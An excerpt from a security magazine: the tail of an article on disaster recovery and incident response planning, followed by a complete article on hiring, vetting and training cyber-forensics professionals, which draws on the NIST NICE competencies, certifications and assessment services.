The plan should outline the criteria for execution of DR. This should include the response and communications that would occur declaring the decision to recover. The plan should outline the roles and responsibilities. This would include the names of the recovery team leaders, the named staff representing each department, the expected identification required, and timeline to get into position to invoke recovery. The process for operation while in DR mode should be detailed to include locations, hardware and software descriptions, network diagrams of the production and recovery environment, the inventory of items to be recovered and the list of vendors. References back to the BCP should be made guidelines for the organization to continue to work in contingency phase. There should be a procedure for lost or damaged data (This would also be part of incident response). Finally the DR plan should include the criteria and procedures for returning to normal operations. Information Security should play a role early in the disaster recovery planning process. The information security area will need to assess the plans of recovery for risk.

### ACCESS TO THE DISASTER RECOVERY PLAN SHOULD BE LIMITED

A DR plan in draft or final form should always have restricted access given the nature of the contents. The plan has the details that will put an organization at risk if it is exposed to the wrong audience. A test of the plan should occur once a DR plan is drafted and agreed upon between the business and IT. The incident response team should also test their process during this time. This will expose missing areas of recovery and possible situations that could cause compromise.

## INCIDENT MANAGEMENT IN TERMS OF DISASTER RECOVERY

In the face of a disaster, an organization must not only be prepared for recovery, but be prepared for incident management. During the time of a disaster an organization is most vulnerable. The information security team will need to formulate a plan for how they should respond in during this crumbling event. The IR team is activated as a part of a failure in business or IT process. Incidents can include malicious misuse of hardware and firmware, unauthorized access, and a compromise of data. For example, an event could be a disruption or loss of infrastructure as a result of malware infecting operational systems, causing impacts an organization's key operations.

### ASSEMBLING AN INCIDENT RESPONSE TEAM

The incident response team should be assembled with members from all areas of the enterprise, not just information security. This team needs to be able to make instant decisions and be accountable for those decisions. Usually there is internal representation from process owners, executive management, legal, and compliance, risk, and communication, human resources and information security. External representation would depend on the company's policy at what level to engage law enforcement or outside council. The team members need to be knowledgeable in enterprise policies and procedures. A critical attribute of an incident response team member would be confidentiality. The incident with details is retained within the team until it is agreed it can be discussed outside their membership. The incident response team needs to be familiar with the organizations disaster recovery plan and aware of the plan risks that have been identified by information security. The incident response team needs to have a predetermined method to meet, communicate, and function in a secure manner should there be an incident. The team should have access to all network diagrams, information regarding software and applications being leveraged by the enterprise. This will help the team in the decision making process.

### INCIDENT RESPONSE TEAM PROCESS

When an incident is associated to a critical system that is required to maintain business operations, the team does not have a great deal of time to react. Roles and responsibilities need to be clear to members. Below are suggested steps to include in an organizations IR process:

- A role on the IR team consists of an IR manager documenting the incident from beginning to end. This will be used as a reference for the length of time of recovery, actions that were taken and actions that still need to occur. This individual would set up a meeting after the incident has been resolved to ensure all future action plans have been assigned.
- The IR would determine which IR members would need to be involved and have approval of the IR teams actions.
- The IR would gather the assembled team on a secure bridge line or in person in a "war" room. (A 'war' room consists of a dedicated secure printer, secure shred bin, removable media, and encrypted laptops.)
- The team reviews the details of the incident, and creates an action plan to gather details, facts, and actions to build a case history. This coordination is lead by the IR manager, including the timeline for the team to reassemble for updates.

- Further action by the IR team would include reviewing risks of this scenario, what mitigation can be put into place to ensure there are controls in place to stop the incident from occurring.
- During the meetings of the incident response team they also decide on internal and external communication that should occur, and if there is a need for authorities to be contacted.
- Once the incident is resolved, the IR manager completes the report containing the details, and has the IR team come to agreement of root cause with recommended next steps. There should be a follow-up meeting scheduled to ensure all steps have been completed.
- The final IR report should be approved and issued within a reasonable time of resolution of the event. A copy should be received by the IR team and distributed an agreed audience.

## IN SUMMARY

The planning of BCP, DR, and IR is essential in an industry. It is common to think of disaster and just think about recovery of systems. However there are other components that are essential to the process. An organization needs to be prepared with the knowledge of the critical processes needed to continue operations. The back up infrastructure needs to run at the rate of recovery and capacity the business requires. An organization needs to be prepared and be able to take action for unexpected events that could occur during a disaster. Acceptance of all three plans needs to be enterprise wide to ensure success. The acceptance needs to include agreement to participate in testing and updating when changes occur in the environment. The key for these processes to work is the organization to accept there will be a loss or failure that will occur, and be prepared to react.

### ABOUT THE AUTHOR

*I have 19 years of a unique combination of information security and technology experience. I have recently graduated with a dual Masters in Cybersecurity Intelligence and Forensics from Utica College. I have expertise in cyber threat modeling and analysis. I was responsible for managing the security of a multi–platform infrastructure configuration and movement of the second largest credit card portfolio totaling over $72 billion with zero customer data lost or compromised during transit and conversion. I have created and executed security self assessment programs, SOX and PCI testing and third party vendor reviews in Global 2000 organizations.*

# FISHING FOR CYBER FORENSICS TALENT

## OR HOW TO GET YOURSELF HOOKED INTO THE JOB

**by Chris Walker,** Agile Precis, LLC.

Cyber forensic talent is not easy to identify or hire. Not only do you have to go through the steps of qualifying and hiring, but often, it is hard to tell what your candidate really knows and what they need to improve upon. There are two problems to solve then: how do you know if someone has the talent in cyber security to enter Cyber-forensics and get hired into the role; the other is how do you, the potential candidate, enter into the field?

**What you will learn:**

- How to prepare to enter the field of cyber-forensics
- How to assess cyber security knowledge and talent through testing to meet prerequisite knowledge
- How to determine future education needs of employees entering the field
- How to qualify to get hired

**What you should know:**

- Hiring managers should know the knowledge, skills and abilities required for their jobs
- Have a thorough appreciation of the various job roles fulfilled by cyber security professionals
- Have a general understanding of the hiring and vetting process
- Have a general understanding of the field of cyber-forensics as a career

The need for cyber security talent, including cyber-forensics specialists, has grown so much that in certain areas of the world, these positions stay open for months, or get posted repeatedly with slight downgrades of requirements, following in parallel the pattern observed by ManpowerGroup's 2012 Talent Shortage Survey for IT workers. Because of the number of open positions, and lack of resources to perform certain cyber-forensics functions, it is critical to make sure that individuals hired are in the right role. If fully qualified talent cannot be hired, it must be quickly identified and developed. This article will cover the basics of assessing a candidates' suitability for a cyber-forensics role. It will also provide advice on how to enter the field of cyber-forensics. This is not the only approach, but will give pause of how much the field has developed.

### THE PROBLEM

It may seem simple to fill cyber-forensics roles worldwide by simply hiring interested individuals, and then training them with the competencies required to succeed.

Even if the most recent (ISC)$^2$ "Global Information Security Workforce Study" is inaccurate, should the need for cyber professionals continue to grow at current rates, opportunities will become available to anyone with persistence and desire to enter the field. ComputerWorld puts this in even more quantifiable terms based upon a study by Burning Glass Technologies: "demand for cyber-security professionals over the past five years grew 3.5 times faster than demand for other IT jobs and about 12 times faster than for all other jobs." By extension, this applies to cyber-forensics professionals, with the number of certifications in the field proliferating rapidly, (ISC)$^2$'s offerings being among the most recent.

Despite this burning desire to enter the field of cyber security and cyber-forensics, there are three main issues that cause hesitation on the part of employers.

## EMPLOYERS ARE TOO PICKY?

On one hand, there is evidence that standards for picking out appropriate talent for government and other roles are unrealistic, since in many cases, not only are skills and certifications required, but demands on background checks and traditional degrees excludes many people who would perform the role with high skill level. These include people willing to pay the price to gain appropriate skills.

It is worth referencing Winn Schwartau's views that that lack of qualified cyber talent is a self-imposed problem because desired candidates that meet the organization's behavioral qualifications and also possess required skills are rare. Should such perfect, "normal" candidates be found, they may lack the skills required to face off against the cyber adversaries of today. At the very minimum, he argues, what really matters is not if candidates have perfect backgrounds, but if they have the skills and are trustworthy. A link to the recent "Nuit Du Hack" program from 2002 is in the references.

On the other hand, for cyber-forensics talent, maybe these employers are right, but for different reasons.

## CREDENTIALS ARE CRITICAL

As an undergraduate instructor, I teach information security to classrooms full of eager students, many of whom are capable of becoming cyber security specialists, including cyber-forensics, but lacking appropriate credentials and degrees, they remain in low level IT support roles or on the "back end". When they do finally get their degrees, my experience is that their careers do open up, including those who are ultimately recruited by not only major corporations, but also by important Federal agencies.

Schwartau's concerns, in my opinion, are difficult to apply to cyber-forensics professionals, unless they are support workers or assistants. Since many cyber-forensics professionals are likely to be involved with the legal system, and may be subject to high levels of scrutiny, it is likely that if there is an issue with their background on any public record, it will be found out and will be used to disqualify or impeach important, expensive factual findings.

## CYBER-FORENSICS TALENT PIPELINE IS VERY LONG

Examining the job requirements for job postings that respond to the term "computer forensics" on job sites, it is common to see experience requirements of one to four years, but from the quantity of qualifications required-including forensic tools experience, competencies, skills, abilities and certifications-that a qualified candidate likely has more than ten years of specialized experience. Likewise, successful practitioners in cyber forensics (via Internet searches, experience and *linkedin.com*) often have had prior roles such as:

- Auditors or fraud investigators in regulatory agencies with a variety of backgrounds
- Degrees in criminology, cyber security, forensics or IT, up to PhD level
- Law enforcement experience
- Network operations experience
- Information security analysis experience
- Experience with legal systems
- Scientists and engineers
- Experience working in information security teams
- Information security incident response roles
- Extreme geeks-electronics, amateur radio, computers, operating systems, etc.

Regarding the latter attribute, as a part of pre-qualifying and encouraging students to pursue cyber-forensics as a part of class discussion, it is entertaining to find out each student's level of dedication to technology. I have found that while geeks might have a library, or document horde, what is more interesting is the percentage of their residence taken up by current and older models of equipment, and their vast knowledge of computer technology in detail and how the equipment is organized. Therefore, cyber-forensics specialists are not discovered; they're not made; they are self-made through years of dedication. Other important attributes that I have seen help are fanatical attention to detail and a thorough appreciation of scientific rigor in preserving evidence.

On the assumption that it is possible to speed up this process, and in light of the desperate need, a solution had to be found; talent can be detected.

## PROPOSED SOLUTION

In order to develop the masses of cyber security professionals needed, governments and private organizations have developed "competency" models that help define the skills required for the cyber warriors of tomorrow. (NIST, NBISE, OPM). They have developed frameworks and then apply education theories including terms like "Thinklets" or "Expertise Development Models". The full powers of education college theories are now descending on the field for cyber security and cyber-forensics. The real consequence of this requires in-depth explanation outside the scope of this article.

A positive consequence of the focus on cyber-security and cyber-forensics expert development is a blossoming of material that explains nearly every aspect of the field.

## DEFINING THE FIELD

This is the main approach of the National Initiative for Cybersecurity Education (NICE) framework, developed by the US Government's National Institute of Standards and Technology (NIST), which defines the full set of knowledge, skills and abilities (KSAs) for major roles in cyber security, in order to supplement and ultimately replace the DOD 8570A standards with a more integrated competency framework.

Corresponding to the new US Government "NICE" framework, as an example, the US AIR Force's training in this area includes:

- Legal and Ethics
- Investigative processes
- Storage Media
- Mobile and Embedded Devices
- Network Forensics
- Program and Software Forensics
- Quality Assurance, Control and Management
- Lab and Forensic Operation (i.e., evidence custodian)

In many respects, this list overlaps the competencies required for the (ISC)$^2$ forensics professional certification. For the roles that Cyber-forensics professionals play, (ISC)$^2$ has provided a very helpful list:

- Digital Forensic Examiners in law enforcement to support criminal investigations
- Cybercrime and Cybersecurity professionals working in the public or private sectors
- Computer Forensic Engineers & Managers working in corporate information security
- Digital Forensic and E-Discovery Consultants focused on litigation support
- Cyber Intelligence Analysts working for Defense/Intelligence agencies
- Computer Forensic Consultants working for management or specialty consulting firms.

Note that some of these specialties require credentials or licenses. Others do not. For other great details regarding what a cyber-forensics candidate should know in the United States to be able to practice, please see the DFCB link in the Appendix (Figure 1).

## ONLY GOOD PEOPLE WITH NICE MINDS NEED APPLY

This heavy pressure to find well-behaving talent might be illustrated by a convergence of tech-




**Figure 1.** *AIR Force Vision of Threat Landscape (To extrapolate cyber security professions, accelerate the downward curve.)*

nology threats versus skilled personnel diagram from an Air Force cyber security vision presentation made only last year in Figure 1. Once cyber security talent is vetted and hired, which includes cyber-forensics recruits, it can be asked what organizations such as Department of Homeland Security (DHS) or the National Security Agency (NSA) intend to do with them, including how work tasks will be assigned to ensure cyber-talent capabilities are not wasted. If they are packed into cube farms (see Figure 2), reversing the project management maxim that if things are going badly on a project, then simply adding people will help to create confusion and will not obtain results. See the Computer World article on "Cubicle Wars" in "ON THE WEB" for a discussion of this topic. Creativity may also be sacrificed (Figure 2).





**Figure 2.** *Social Security Administration Cube Farm*

Regarding the thousands of cyber warriors needed for the surveillance state and legitimate cyber security functions, a hard road is ahead, especially for defense, where the brain drain continues despite intense recruiting of well-behaved professionals. The point that human resource specialist Adrian Ulsh has made, that most applies to this situation, is that while employers say that they want skills as well as performance, truthful accounting


NATIONAL INITIATIVE FOR CYBERSECURITY EDUCATION (NICE)

INVESTIGATE

DIGITAL FORENSICS

Collects, processes, preserves, analyzes, and presents computer-related evidence in support of network vulnerability mitigation and/or criminal, fraud, counterintelligence, or law enforcement investigations.

TASK KSA

| ID | Statement | Competency |
|---|---|---|
| 1033 | Knowledge of basic system administration, network, and operating system hardening techniques | Information Systems/Network Security |
| 1036 | Knowledge of applicable laws (e.g., Electronic Communications Privacy Act, Foreign Intelligence Surveillance Act, Protect America Act, search and seizure laws, civil liberties and privacy laws), U.S. Statutes (e.g., in Titles 10, 18, 32, 50 in U.S. Code), Presidential Directives, executive branch guidelines, and/or administrative/criminal legal guidelines and procedures relevant to work performed | Criminal Law |
| 1072 | Knowledge of network security architecture concepts, including topology, protocols, components, and principles (e.g., application of defense-in-depth) | Information Systems/Network Security |
| 1086 | Knowledge of data carving tools and techniques (e.g., Foremost) | Computer Forensics |
| 1087 | Skill in deep analysis of captured malicious code (e.g., malware forensics) | Computer Network Defense |
| 1088 | Skill in using binary analysis tools (e.g., Hexedit, command code xxd, hexdump) | Computer Languages |
| 1089 | Knowledge of reverse engineering concepts | Vulnerabilities Assessment |
| 1091 | Skill in one way hash functions (e.g., Secure Hash Algorithm [SHA], Message Digest Algorithm [MD5]) | Data Management |
| 1092 | Knowledge of anti-forensics tactics, techniques, and procedures (TTPS) | Computer Forensics |
| 1093 | Knowledge of common forensic tool configuration and support applications (e.g., VMWare, Wireshark) | Computer Forensics |
| 1094 | Knowledge of debugging procedures and tools | Software Development |
| 1095 | Knowledge of how different file types can be used for anomalous behavior | Vulnerabilities Assessment |

**Figure 3.** *NIST NICE Framework Cyber-forensics Snapshot*

of what is desired is that behavior is much more important. While the effectiveness of how this approach can be questioned, the intention is clear, only nice people need apply for these job openings. As for whether nice people will be up to the task, or will obey immoral orders, Winn Schwartau holds that "vetting" is much better than "background checks", especially for determining the more important attribute, "trustworthiness".

Career Advice: If you want training in cyber security, get it if you can and serve in a cube farm, but it will not be good for your skills or creativity in the long-run. It is better to work in smaller teams for your sanity and skill level, and this is required if employers expect results.

## DEFINING THE TALENT

NIST has done a great job at defining the skills that need to be taught to cyber-security specialists, including those in cyber-forensics, which provides a recipe for developing acceptable courses. Multiple pages are dedicated to work tasks as well as KSAs, which for the successful cyber-forensic specialists requires years of dedication to develop, as already discussed (Figure 3).

## BOTTOM LINE FOR HIRING CANDIDATES

Now that the problem to be solved have been defined, and at least one solution proposed, before getting into talent development, here is a review of what really works to hire a good candidate in Cyber-forensics. Through the process of resume screening, reference checking and testing, the candidate must possess the following:

- Having appropriate KSAs
- Organizational fit
- Proof of experience
- Proof of trustworthiness
- Be qualified to practice

As an entrant into cyber-forensics, you must improve your knowledge, credentials, and "brand" as a professional, or place yourself where you can obtain appropriate training. One activity that can help sharpen all of these is writing white papers and articles. As a result, while employers vet candidates, depending on the role and the fit, articles are great evidence of the ability to perform abstract thinking. Within those articles, it is also possible to see if that person protects the confidentiality of the employers the candidate works for. Some individuals are not yet developed enough to work for an employer on confidential investigations, much less investigate topics using proper research methods.

The topic of what is said on social networking will be discussed further on, but the content of social networking postings, including perspectives shared, may be part of an individual's fit in an organization. Many times, I have seen individuals go "silent" as they pick up new cyber security roles. Linkedin.com provides as much information about what is said as well as what is not said at any time for a candidate. I emphasize that this applies heavily to cyber-forensics, since comments on other topics can be used to impeach a cyber-forensics professional's work in legal situations.

## APPROPRIATE KSAS

Knowledge, Skills and Abilities (KSAs) are the foundation of cyber-forensics work. While they are thoroughly catalogued for cyber-forensics in the references in this article, their inter-relationship is explained below, as described by Psychometric Success: Table 1.

While Winn Schwartau, who emphasizes KSAs, says to ignore degrees and formal education, keep in mind that a degree can be taken as demonstration of persistence. Better yet, it is great if a candidate also has major certifications. The greatest

**Table 1.** *KSAs*

| Education Element | Defined | What you get from an employee | How conveyed | How verified |
|---|---|---|---|---|
| Knowledge | "something that you have learned or discovered" | Understands or is familiar with subject area | Through self-study, classroom or directed learning, or experience. | Direct observation, questions, or testing, a valid degree from a good college. |
| Skills | "The ability to do something well" | Consistent performance | Through being assigned work, or continuous practice. | Through being provided specific goals with known times, and work is completed on time with acceptable quality. |
| Abilities | "being able to do something, a talent" | Initiative, new techniques, | This is detected based on observation. | Ability to resolve new challenges not seen before. |

advance is the attempt to integrate education theories into candidate development to ensure that the skills and abilities dimensions are being developed, and then to track them.

The question is always, can the candidate do the job? This includes knowledge of various cyber-forensics tools. In this respect, the strong emphasis of EC-Council's Certified Hacking Forensic Investigator (CHFI) on tools helps to boost this competency. I am not going to go into the virtues or problems with various high visibility competing certifications from SANS or (ISC)$^2$, just that I note that EC-Council courses put heavy emphasis on toolkits. Many of these toolkits, especially open source toolkits, have datasets that can allow candidates to get some hands-on practice with the tools.

What you cannot do in an interview is respond with a fumbling, generic comment that you worked with tools, in class, but do not remember any details. It is much better to answer that you facilitated and coordinated a team of professionals who outclassed hundreds of other competitors.

## ORGANIZATIONAL FIT

While employers promote the need for specific KSAs, which all lead to an employee's desired performance, what they really want are specific behaviors. Telecommuting may have addressed attendance excuses, unless your employer was Yahoo, but with Snowden's recent activities as a "trustworthy" employee who worked from many places, maybe there are too many people with clearances anyway. See "Top Secret America: The Rise of the New American Security State " by Dana Priest and William M. Arkin for some of the reasons that the demand for cyber security professionals has dramatically increased. On the upside, I expect those IT support professionals left at NSA in the near term to be even more appreciated, though more closely watched.

## PRIOR EXPERIENCE

Somehow the actual experience that an employee has in a specific profession or field counts. Hiring someone straight from higher education might not work for the petroleum industry, at least not in the sensitive roles associated with cyber-forensics, but they are desperate too. The resume helps, as does the interview to determine if the experience is genuine, or is it a repeat of a common human resources maxim that for all of the years working for a specific employer, some candidates really only have one year of experience, over and over. I imagine these are the same people who cannot find the power switch on their iPhones too.

Checking references might be helpful, but many legal jurisdictions will not support in-depth questions to former employers. The safe road in the United States is to only verify employment, even if a specific state allows the employer to tell all. Corresponding practices must be practiced in each country, even down to the city level, to the letter.

## PROOF OF TRUSTWORTHINESS

Here is where the real controversy steps in. The question is, per Winn Schwartau, will that person cheat, at least once, or many times? One should not ask if there are problems with a person's background ; but rather ask is it possible for an untrustworthy person to have a clean background? Check into the US Federal Bureau of Investigation (FBI) finding drug gangsters who have successfully infiltrated the US military, including the hyper-violent Zetas, who even got into it head-on-head with "Anonymous". Short of asking previous references, there are techniques available to vet an employee. Consider the extensive bodies of knowledge associated with law enforcement reading of body language during interrogations, such as those of the FBI profiler Joe Navarro and his step-by-step guide in reading people. What if Joe interrogated, or "revetted" *your* candidates? See "What Every BODY is Saying: An Ex-FBI Agent's Guide to Speed-Reading People" or Houston's "Spy the Lie".

## QUALIFIED TO PRACTICE

In some jurisdictions, often state by state, country by country, there may be licensing or credentialing requirements to practice Cyber-forensics. These requirements may include a recognized certification, such as one from the SANS Institute or (ISC)$^2$.

## TWO APPROACHES TO ENTERING THE FIELD

- Seeing if you can enter the field
- Seeing if an existing employee has what it takes to do enter the field

## GETTING THE SKILLS TO ENTER THE FIELD

To enter the field, general cyber security competencies are assumed. You must already have them, even if your work is highly specialized. The steps to becoming an expert in the field require moving from "knowledge" to "skill" to "ability" to "self-direction".

### STEPS TO ENTER THE FIELD OF CYBER-FORENSICS

Measure your current skillsets using a paid assessment, such as that offered by Prometric's Cyber Security Essentials.

The fee is merely $10, to take a practice test that performs helpful diagnostics regarding skill gaps. The site is accompanied by a study guide and sample questions. While it can be argued to use CCCURE.ORG, Prometric's test questions are written by professional test writers and provide an objective assessment of your skill level. With 25 practice test questions, you should be able to identify issues with your core knowledge quickly:

- Application Security
- Governance
- Compliance
- Operational Security
- Network Security
- Physical Security
- Environmental Security
- Vulnerability Management

Once this assessment is completed, you can then determine if you are ready to enter the specialized field of cyber-forensics in the next step, or take the full assessment and get a Prometric certificate.

Employers should use the SANS Institute "Cyber Talent Assessments". Having tried their system and also having considerable experience with SANS GIAC certifications and the exams, the assessment uses the tools of the SANS Institute's high quality exam test questions. These are used to provide in-depth examination of a tester's understanding of a specific subfield, competency by competency, and then provides a gap summary, included recommended next steps. The competency areas examined include:

- Communications Security
- Defense in Depth
- Internet Security Technologies
- Networking Concepts
- Operating Systems Security

The cost is minimal, but the assessments are available only to employers. I hope that they might be sold in smaller batches to better serve smaller businesses, but an employer should consider taking advantage of this resource. The subfields covered could potentially include cyber-forensics and penetration testing.

If your skillset if fairly complete, I recommend moving forward to the next step. The same goes for an employer who has determined that their candidate has well-balanced skills.

Those people who need additional knowledge should avail themselves of inexpensive, online training by joining the following professional associations:

- Association of Computing Machinery
- IEEE Computer Society

Both borrow considerably from the Skillsoft online training catalog and have generous, and legal, electronic book subscriptions. Skillsoft training from each includes in total, with lots of overlap:

- CISSP
- SSCP
- ISACA CISM
- ISACA CISA
- COMPTIA Security+
- COMPTIA Network+
- CISCO CCNP Security

The good news is that membership is less than $100 US, and for students, could be as low as $19 a year for ACM membership. There are discounts for various countries of origin, which makes the deal even sweeter.

Employers should consider sending their employees to the SANS Institute Sec 401 "Security Essentials" course for those employees with moderate degrees of experience. Those with higher degrees of proficiency should consider going to the next step. This is a challenging certification for those who need full exposure to information security, but anyone with many years of experience should be able to complete the certification. Otherwise, the best route is the classroom courses relating to Security+ or Network+.


There are other programs out there, but if the goal is to transform from a general IT professional, including manager, to a competent security professional, all the basis for cyber-forensics, this is a road worth pursuing.

Explicit forensics training is the next step. Once the foundation skills are verified and gaps resolved.

For those who have the funds, paid training is the way to go. The same goes for employers. There are many fine offerings, including those by (ISC)$^2$ and the SANS Institute.

## NO MONEY FOR TRAINING?

There is considerable training associated with global cyber-challenges to teach the next generation of cyber professionals how to practice in cyber-forensics. CSI Cyber is one of the better, but not the only one: (See the references for the CSI



CSI Cyber is intended as a learning tool for individuals not familiar with Digital Forensics and Cyber Investigations and for professionals in the field to self-assess their level of expertise. Assess your areas of expertise in a given topic and show off your skills and certificates to colleagues, teachers, family, or friends.

Areas of Expertise

Law and Ethics

This section dives into the legal and ethical side of cyber investigations. What is the proper way to handle a difficult investigation situation - do you know?

**Figure 4.** *CSI Cyber-forensics Training*

